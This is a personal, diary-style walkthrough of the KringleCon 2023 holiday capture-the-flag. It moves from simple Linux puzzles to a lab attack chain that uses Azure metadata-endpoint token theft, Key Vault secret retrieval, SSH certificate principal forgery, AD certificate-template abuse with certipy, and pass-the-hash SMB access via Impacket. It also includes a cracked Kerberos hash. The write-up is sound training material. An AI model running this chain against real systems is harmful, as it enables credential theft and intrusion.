My Voyage

Dear Diary,

Today, I landed on amazing islands called Goose Islands, and I felt like fireworks were going off inside me! I can't wait to explore every sandy beach, find secret lodges, climb tall rocks, and solve tricky riddles. In the coming days, I'll learn cool new things and help any friendly elves I meet. I'm pumped for all the crazy adventures waiting around the corner!

Just sit right back and you'll hear a tale,
A tale of a yuletide trip
That started from a tropic port,
Aboard this tiny ship
Santa and his helpful elves
To Geese Islands did go
Continuing their merry work
O'er sand instead of snow
New this year: a shiny tool
The elves logged in with glee
What makes short work of many tasks?
It's ChatNPT. It's ChatNPT
From images to APIs
This AI made elves glad
But motivations were unknown
So was it good or bad?

Could it be that NPT
Was not from off-the-shelf?
Though we'll forgive and trust again
We'd found a naughty elf
This fancy AI tool of ours
With all our work remained
Not good or bad, our online friend
Just did as it was trained
Surely someone's taint must be
Upon our AI crutch
Yes indeed, this bold new world
Bore Jack Frost's icy touch
Though all's returned to steady state
There's one thing that we know
We'll all be needed once again
When Santa's back on snow

Things to remember:

- There are 6 islands with ports, resorts, beaches etc to explore – Red dots are destinations that will showup only when you discover, but not by default, Yellow ship is your present location, Green flags are race start and stop positions.
- May need both Windows and Kali Linux as per the requirement of the challenge and your skillset
- There are few challenges that are interdependent on outputs and hints of previous challenges. It is recommended to go in that flow to save time.
- Make sure you touch/talk to every elf and every character in the game. Same goes with booths.

- How to's, navigation, references and crew details are included in the report.
- During the game, I took the help not just from AI, but also from Discord Server community. I have included the prompts I gave to AI for the respective sections.

Discord server: https://discord.com/channels/783055461620514818/1179763633471901778


- Open the starfish icon on your avatar to get all the details of the game and objectives.
- Elves are ones that have their names in green, rest all are players. You can hide other players in settings.
- Burp is recommended, but if not available, Firefox has developer console options too

Main goal of this year's Kringlecon 2023:
Jack Frost has accessed Ground satellite station and pointed a missile to Earth. We need to get access to the camera, read his Todo list, and change the missile's pointing mode towards Sun.

Characters:


Jingle Ringford



Ginger Breddie


Wombley Cube


Morcel Nougat


Bow Ninecandle


Tinsel Upatree


Jewel Loggins


Angel Candysalt


Ribb Bonbowford


Chimney Scissorsticks


Alabaster Snowball



Piney Sappington



Fitzy Shortstack


Tangle Coalbox


Dusty Giftwrap



Garland Candlesticks


Rose Mold


Troll


Goose of Steampunk Island


Goose of Christmas Island


Troll


Goose of the Island of Misfit Toys


Goose of Space Island


Goose of Film Noir Island



Goose of Pixel Island


Poinsettia McMittens


Noel Boetie


Eve Snowshoes

Appendix III – Navigation




A Festive Twist

Imagine my surprise when JINGLE RINGFORD, Santa's emissary, greeted me on Christmas Island. Jingle presented me with the Cranberry Pi Terminal Challenge—an intriguing mix of tech and holiday cheer. But that was just the beginning.

answer

```
Enter the answer here

> answer
```

To bring festive flair to my journey, Jingle told me to gather colourful lei festoons from each goose on the islands that will adorn the masts of my ship.




Santa's Tech Magic

Boom! Met Santa on Christmas Island Frosty Beach. Secret's out: Goose Islands = sun, fun, AND Santa's AI magic! ChatNPT's going to fuel my adventure with holiday cheer and techy twists. Get ready for cliff climbs, riddle cracks, and maybe even elf tech! Stay tuned for merry mayhem!

Snowball Mastery

Frosty Beach brought a playful twist as MORCEL NOUGAT challenged me to a snowball fight with elves and Santa. Armed with coding tricks, I tweaked game variables (Inspect → Console), slowing down throws and boosting my health until I triumphed over the festive foes. With a victorious smash, Morcel requested my autograph.

PS: To access client side variables, I selected room/




santa.ThrowDelay=20000
player.health=100
elfThrowDelay=50000

(or)

window.location.href="<url>&singlePlayer=true"

Just before starting the random game with Santa



an elf comes for your rescue in singlePlayer mode:

Linux Showdown

Then I encountered GINGER BREDDIE on Santa's surf shack. In a challenge of Linux prowess, he revealed that mischievous trolls had pilfered the presents, hiding in obscure folders. Armed with my Linux skills, I navigated the digital terrain, hunted down the trolls, and swiftly put an end to their present-stealing antics.

Trolls in folders:

```
ls
cat troll_19315479765589239
rm troll_19315479765589239
ls -a
. .. .bash_history .bash_logout .bashrc .profile .troll_5074624024543078 HELP workshop
```

Commands ran to activate troll:

```
cat .bash_history
echo troll_9394554126440791
```

Trolls in environment variables:

```
env
last pwd is electrical for the session named Troll Wrangler
cd workshop
grep -i troll *
toolbox_191.txt:tRoLl.4056180441832623
```

Engines blocked by trolls:

```
./present_engine
no permissions to execute
ls -lh present_engine
-r--r--r-- 1 elf elf 4.8M Dec  2 22:19 present_engine
chmod 777 present_engine
./present-engine
troll.898906189498077
```

Stopping trolls from blowing fuses in electrical folder:

```
cd /home/elf/workshop/electrical
mv blown_fuse0 fuse0
ln -s fuse0 fuse1
cp fuse1 fuse2
echo "TROLL_REPELLENT" >> fuse2
```

Trolls in trollden:

```
cd /opt/troll_den
```

by name → `find . -iname "*troll*"`

```
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
./apps/showcase/src/main/resources/tRoLl.6253159819943018
./apps/rest-showcase/src/main/java/org/demo/rest/example/IndexController.java
./apps/rest-showcase/src/main/java/org/demo/rest/example/OrdersController.java
```

By owner → `find . -user troll`

```
./apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_9528909612014411
```

By size → `find . -size +108k -size -110k`

```
./plugins/portlet-mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724
```

Trolls running as processes:

```
ps -aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
init          1  0.0  0.0  20112 16484 pts/0    Ss+  09:47   0:00 /usr/bin/python3 /usr/local/bin/tmuxp
load ./mysession.yaml
elf       12649  0.5  0.0  31520 26948 pts/2    S+   10:08   0:00 /usr/bin/python3 /14516_troll
elf       12951  0.0  0.0   7672  3280 pts/3    R+   10:08   0:00 ps -aux
```

Trolls listening on ports and killing them:

```
netstat -napt
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN      12649/python3
curl 127.0.0.1:54321
troll.73180338045875
kill 12649
```

Tech Detectives

At Rudolph Rest resort, I crossed paths with NOEL BOETIE, armed with a unique challenge. Using Chat North Pole Technology (ChatNPT), he had generated a penetration testing report and tasked me with spotting odd hallucinations in the LLM output. Armed with BurpSuite prowess, I delved into the intricacies, relying on a code that checked HTTP status codes for all nine input combinations of 1/0.

Burpsuite → while the intercept is on → post some random inputs → Send to intruder → select all 9 inputs as payload positions (inside $$) → select cluster bomb as attack type → in payloads, for every payload set → bruteforcer → characters as 01 and min and max length as 1 → attack with all 512 combinations

Got 200 response code for 001001001 combination, where 0=True, 1=False

Request	Payload 1	Payload 2	Payload 3	Payload 4	Payload 5	Payload 6	Payload 7	Payload 8	Payload 9
293	0	0	1	0	0	1	0	0	1
0									
1	0	0	0	0	0	0	0	0	0
2	1	0	0	0	0	0	0	0	0
3	0	1	0	0	0	0	0	0	0
4	1	1	0	0	0	0	0	0	0
5	0	0	1	0	0	0	0	0	0

Request Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json
Vary: Accept-Encoding
Vary: Cookie
X-Cloud-Trace-Context: 0c959d231f6fd86929f4848fdfadae34;o=1
Date: Sat, 23 Dec 2023 05:06:13 GMT
Server: Google Frontend
Cache-Control: private
Content-Length: 128
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "hash":"b1c4c3f5dac72b23d83bfd89e60ac6a6a7f39f99cb856524cb9516506f912613",
  "resourceId":"2d21d930-d2cb-440a-98c1-64fce2d8ce3d"
}
```

Report Validation Complete

Great work! You've successfully navigated through the intricate maze of data, distinguishing the authentic findings from the AI hallucinations. Your diligence in validating the penetration test report is commendable.

Your contributions to ensuring the accuracy and integrity of our cybersecurity efforts are invaluable. The shadows of uncertainty have been dispelled, leaving clarity and truth in their wake. The findings you have authenticated will play a crucial role in fortifying our digital defenses.

We appreciate your expertise and keen analytical skills in this crucial task. You are a true asset to the team. Keep up the excellent work!

I have also written Python code with the help of Google Bard AI, for which I got 5xx code rather than 200 for the same combination:

```
url=<urloffirstPOSTreq>
cookie_value=<POSTreqReportinatorCookieYumvalue>
combinations=[]
for in in range(2**9):
        binary_string = bin(i)[2:].zfill(9)
        combination = [int(digit) for digit in binary_string]
        combinations.append(combination)
response_code = None
for combination in combinations:
        payload_string = "&".join([f"input-{i+1}={value}" for i, value in
enumerate(combination)])
        headers = {"Content-Type":"application/x-www-form-urlencoded"}
        cookies = {"ReportinatorCookieYum":cookie_value}
        response=requests.post(url,data=payload_string,headers=headers,cookies=coo
kies)
        print(payload_string,response.status_code,response.content)
```

Bard AI prompts I have given:

→ There is a site with form and it has nine inputs named input-1, input-2, input-3 till input-9
I can only give either 1 or 0 as an input in these nine keys
I need to POST all combinations of 1 and 0 in all nine inputs in the form and see which input combination is giving 200 code as response code
request content type is url encoded
→ this is good but the value in the payload should be enclosed in quotes per the requirement
→ can we include this cookie value? "ReportinatorCookieYum=<mycookiecollectedfrominspect>"

Azure Adventure

Enter SPARKLE REDBERRY, bearer of Azure tales. In the heart of the adventure, he revealed that Alabaster had set up shop in Azure. With a gleam in his eye, Sparkle handed me the reins to an Azure CLI playground with an Azure CLI reference. The mission? Play with the CLI, explore one function app URL for certificate creation, and dive into REST API methods.

```
az help | less
az account show | less
{
 "environmentName": "AzureCloud",
 "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
 "isDefault": true,
 "name": "northpole-sub",
 "state": "Enabled",
 "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
 "user": {
  "name": "northpole@northpole.invalid",
  "type": "user"
 }
}
az group list

 {
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1",
  "location": "eastus",
  "managedBy": null,
  "name": "northpole-rg1",
  "properties": {
   "provisioningState": "Succeeded"
  },
  "tags": {}
 },
 {
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2",
  "location": "westus",
  "managedBy": null,
  "name": "northpole-rg2",
  "properties": {
   "provisioningState": "Succeeded"
  },
  "tags": {}
 }

az functionapp list --resource-group northpole-rg1
"create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl"
"defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net“

az vm list -g northpole-rg2
"id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2/providers/Microsoft.Compute/virtualMachines/NP-VM1",

az vm run-command invoke -g northpole-rg2 -n NP-VM1 --command-id RunShellScript --scripts 'ls'
{
 "value": [
  {
   "code": "ComponentStatus/StdOut/succeeded",
   "displayStatus": "Provisioning succeeded",
   "level": "Info",
   "message": "bin\netc\nhome\njinglebells\nlib\nlib64\nusr\n",
   "time": 1703311337
  },
```

I got to know that in rg1 resource group there is one function app to create certs
https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl

Misfit Cipher Challenge

Misfit Toys Island brought a quirky encounter with EVE SNOWSHOES at Scaredy Kite Heights. The plot thickened when Eve spilled the beans—Alabaster had forgotten his password. In the realm of password recovery and hashcat wizardry, Eve enlisted my help to crack the enigmatic code.
`hashcat`, your reindeer, so spry and true, Will leap through hashes, bringing answers to you. But heed this advice to temper your pace, `-w 1 -u 1 --kernel-accel 1 --kernel-loops 1`, just in case.

https://hashcat.net/wiki/doku.php?id=hashcat
https://hashcat.net/wiki/doku.php?id=example_hashes

```
hashcat -w 1 -u 1 --kernel-accel 1 -m 18200 hash.txt password_list.txt –force
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f
07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e
466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0a
ef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac
652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43
b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3e
b08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966:IluvC
4ndyC4nes!
Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2...dd1966
```

Password is IluvC4ndyC4nes!
/bin/runtoanswer

Pixel Puzzles

At Pixel Island's Rain Raster Cliffs, the plot thickened as I rendezvoused with ALABASTER SNOWBALL. A twist in the tale—Alabaster needed assistance on the Azure server. Armed with Chat NPT's wisdom, I'd already consulted Sparkle. Alabaster pointed me to the **ssh-server-vm.santaworkshopgeeseislands.org**, emphasizing the importance of a secure entry. The mission? Validate security by logging in as 'monitor' and unravelling the enigma of Alabaster's to-do list.


I first created one public/private key pair with a random name “holiday”
ssh-keygen -t ed25519 -f holiday
This will generate 2 files, holiday and holiday.pub

A function app was already setup to get the public keys certified:
https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
Copied the public key value and got it certified which gives the below:

```
{
   "ssh_cert": "ssh-ed25519-cert-v01@openssh.com <base64string> ",
   "principal": "elf"
}
```

We just need the ssh_cert key value. Apparently, by default it is generating certificate for the principal elf
Copied the cert into a new file called holiday-cert.pub

ssh-ed25519-cert-v01@openssh.com <encodedstring>



Then I tried logging in to the given URL as monitor account with the certified public key and private key.
(The idea here is only certified keys are allowed to login and we have created our own key and got it certified)

ssh -i holiday-cert.pub.txt -i holiday monitor@ssh-server-vm.santaworkshopgeeseislands.org

Ta Da, I am in. But it went into Satellite tracker application. To come back to shell, gave Ctrl+C

Now, I explored the file system and realized there is another user other than monitor i.e., **alabaster**, but I do not have access to the folders. I also checked **sshconfigd** files and realized that the monitor account principal name is elf and alabaster account principal name is **admin**.

```
monitor@ssh-server-vm:/etc/ssh$ cd auth_principals/
monitor@ssh-server-vm:/etc/ssh/auth_principals$ ls
alabaster  monitor
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat *
admin
elf
```

I tried looking at the app source code using REST API methods, as we don't have access to VM directly. To do any of that, I needed a **Bearer token**,

curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s

{"access_token":"<**biglongtoken**>","expires_in":"84532","expires_on":"1703334841","ext_expires_in":"86399","not_before":"1703248141","resource":"https://management.azure.com/","token_type":"Bearer"}

Copied just the token part and ran commands as below to navigate resources:

curl -i -X GET -H "Authorization:Bearer <**tokenIgotabove**>" -H "Content-Type:application/json" https://management.azure.com/subscriptions?api-version=2023-07-01

"id":"/subscriptions/**2b0942f3-9bca-484b-a508-abdae2db5e64**"

Below are the ways I enumerated the subscription by appending to above query:

...https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourcegroups?api-version=2023-07-01?api-version=2023-07-01

"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/**northpole-rg1**"

Searched for the function app site, I have seen in Azure challenge:

...https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourcegroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web? api-version=2023-07-01

name":"northpole-ssh-certs-fa",
"create-cert-func-url-path":"/api/create-cert?code=candy-cane-twirl"
"repoUrl":"**https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa**"

The highlighted github page has the source code of page for creating ssh certs. It is taking DEFAULT_PRINCIPAL = os.environ['DEFAULT_PRINCIPAL'], but the principal aka user can be passed to the app manually from Inspect Console.

I then created a cert for alabaster user with the same old public key but with the principal name "admin" by passing the principal value using burpsuite in the json format for the previous POST request:

{"ssh_pub_key":"<oldpublickeyhere>","principal":"admin"}

→

"ssh_cert": "ssh-ed25519-cert-v01@openssh.com <**alabasterbase64string**> ",
"principal": "admin"

I then saved the cert value in another file holiday-cert1.pub and tried to login as alabaster:

ssh -i holiday-cert1.pub.txt -i holiday alabaster@ssh-server-vm.santaworkshopgeeseislands.org

Ta Da, I then was able to access his folders. There are **Impacket** tools and **todo** list.

cat alabaster_todo.md

```
alabaster@ssh-server-vm:~$ ls
alabaster_todo.md  impacket
```

Geese Islands IT & Security Todo List

.....

- [ ] Gingerbread Cookie Cache: Implement a **gingerbread cookie caching** mechanism to speed up data retrieval times. Don't let Santa eat the cache!

.....

So Alabaster is planning to implement Gingerbread Cookie Cache

With the function app vulnerability addressed, Alabaster redirected my efforts to assist Ribb in validating certificate vulnerabilities in Active Directory. Additionally, he introduced the Sat Tracker tool, crafted to collect data on satellites above Geese Islands.

Steam Punk Intricacies

In the intricate landscape of Coggoggle Marina on Steam Punk Island, I encountered RIBB BONBOWFORD. Concerned about the repercussions of hosting the server in a production environment, Ribb suspected potential impacts on Active Directory. To add to the complexity, the research department of **Wombley Cube** stored sensitive files in shares. Ribb entrusted me with a crucial task—explore Alabaster's account using specialized tools to unveil any security flaws in AD and shares.

As I already have access to Alabaster's account, logged in as him and check other resources.

```
ssh -i holiday-cert1.pub.txt -i holiday alabaster@ssh-server-vm.santaworkshopgeeseislands.org
```

Created a new bearer token for Alabaster account to use REST API methods:

```
curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s
```

Copied just the token part and used to navigate resources following the same process as above.

```
curl -i -X GET -H "Authorization:Bearer <token>" -H "Content-Type:application/json" https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourcegroups/northpole-rg1/resources?api-version=2023-01-01
"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv"
"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv"
```

There are 2 vaults and tried accessing the IT key vault:

```
...https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourcegroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv/secrets?api-version=2023-07-01?api-version=2023-01-01
"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv/secrets/tmpAddUserScript"
"secretUri":https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript
```

Tried opening the script tmpAddUserScript using the secretUri, but not able to print the contents because of the token scope as it was created for the management URL.

So, I changed the scope of the token by generating a new one for the vault url.

```
curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fvault.azure.net' -H Metadata:true –s
```

Copied just the token part and used to navigate resources following the same process as above.

Using this vault token, I accessed the script using the secretUri I got above.

```
curl -i -X GET -H "Authorization:Bearer <token>" -H "Content-Type:application/json" https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4
{"value":"Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru"
```

I got DC IP, Domain name, Username and Password of elfy username from the script.

As I have Impacket tools handy in Alabaster's account, I enumerated the AD with these credentials.

```
GetADUsers.py -all -dc-ip 10.0.0.53 'northpole.local/elfy:J4`ufC49/J4766'
Name           Email                  PasswordLastSet      LastLogon
-------------- ---------------------- -------------------- --------------------
alabaster                             2023-12-22 01:12:33.749511  2023-12-22 09:18:36.376602
Guest                                 <never>              <never>
krbtgt                                2023-12-22 01:21:03.671052  <never>
elfy                                  2023-12-22 01:23:06.606252  2023-12-22 12:58:04.372030
wombleycube                           2023-12-22 01:23:06.731196  2023-12-22 13:57:37.250581
```

Alabaster worried about secret documents in file shares used by Wombley Cube's department. So, I tried logging in as womble cube to see I can access their shares, but we need password/hash.

I enumerated vulnerable certificates in the AD:

```
certipy find -vulnerable -u elfy -p 'J4`ufC49/J4766' -target 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Saved BloodHound data to '20231222143055_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved JSON output to '20231222143055_Certipy.json'
```

I got the details of vulnerable certificate authority 'northpole-npdc01-CA'. I have gone through the output json files and collected the "Template Name": "NorthPoleUsers"
Using the vulnerable certificate, I created keys and certificates for the Wombley Cube account.

```
certipy req -username elfy@northpole.local -password 'J4`ufC49/J4766' -ca northpole-npdc01-CA -target 10.0.0.53 -template NorthPoleUsers -upn wombleycube@northpole.local
[*] Saved certificate and private key to 'wombleycube.pfx'
```

I got the certificate and private key in a .pfx file, which I used to authenticate to DC:

```
certipy auth -pfx wombleycube.pfx -dc-ip 10.0.0.53
[*] Using principal: wombleycube@northpole.local
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Got hash for 'wombleycube@northpole.local':
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
```

Once authenticated, I got the NTLM hash of the account, which I used to login to shares.

```
smbclient.py -hashes
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
northpole.local/wombleycube@10.0.0.53
```

Once I am able to login, tried listing the shares:

```
shares
ADMIN$; C$; D$; FileShare; IPC$; NETLOGON; SYSVOL
```

Alabaster did mention about secret files in File Shares:

```
# use FileShare
# ls
drw-rw-rw-        0  Fri Dec 22 01:23:46 2023 .
drw-rw-rw-        0  Fri Dec 22 01:23:42 2023 ..
-rw-rw-rw-   701028  Fri Dec 22 01:23:45 2023 Cookies.pdf
-rw-rw-rw-  1521650  Fri Dec 22 01:23:46 2023 Cookies_Recipe.pdf
-rw-rw-rw-    54096  Fri Dec 22 01:23:46 2023 SignatureCookies.pdf
drw-rw-rw-        0  Fri Dec 22 01:23:46 2023 super_secret_research
-rw-rw-rw-      165  Fri Dec 22 01:23:46 2023 todo.txt
```

Then I opened the interesting folder that apparently has a super secret,

```
# cd super_secret_research
# ls
drw-rw-rw-        0  Fri Dec 22 01:23:46 2023 .
drw-rw-rw-        0  Fri Dec 22 01:23:46 2023 ..
-rw-rw-rw-      231  Fri Dec 22 01:23:46 2023 InstructionsForEnteringSatelliteGroundStation.txt
```

The folder has a text file that apparently has instructions to enter ground station,

```
# cat InstructionsForEnteringSatelliteGroundStation.txt
Note to self:
To enter the Satellite Ground Station (SGS), say the following into the speaker:
And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
```

I noted down the passphrase for future just in case.

Ribb's revelation added a celestial twist to the saga—there was a space station hidden on Space Island in Geese Islands. Armed with a special code to utter into the station's speaker, I embarked on a cosmic quest.

Noir Audiobook

Chiaroscuro City unveiled WOMBLEY CUBE (wow, heard of this name before yea), who gifted me a noir-style **audiobook**— "The Enchanted Voyage of Santa and his Elves to the Geese Islands."
I saved the audio file for future.

wombleycube_the_enchanted_voyage.mp3.zip

Cosmic Conundrum

At Space Port Point on Space Island, I rendezvoused with JEWEL LOGGINS. A cosmic mystery unfolded as he revealed that only Wombley Cube held the key to the space station door ie., Tram door, uttering a secret phrase. The door, he explained, employed a unique Multi-Factor Authentication (MFA) system, blending something Wombley knows with something he is.
I have used https://play.ht/ from one of the hints given by Santa.
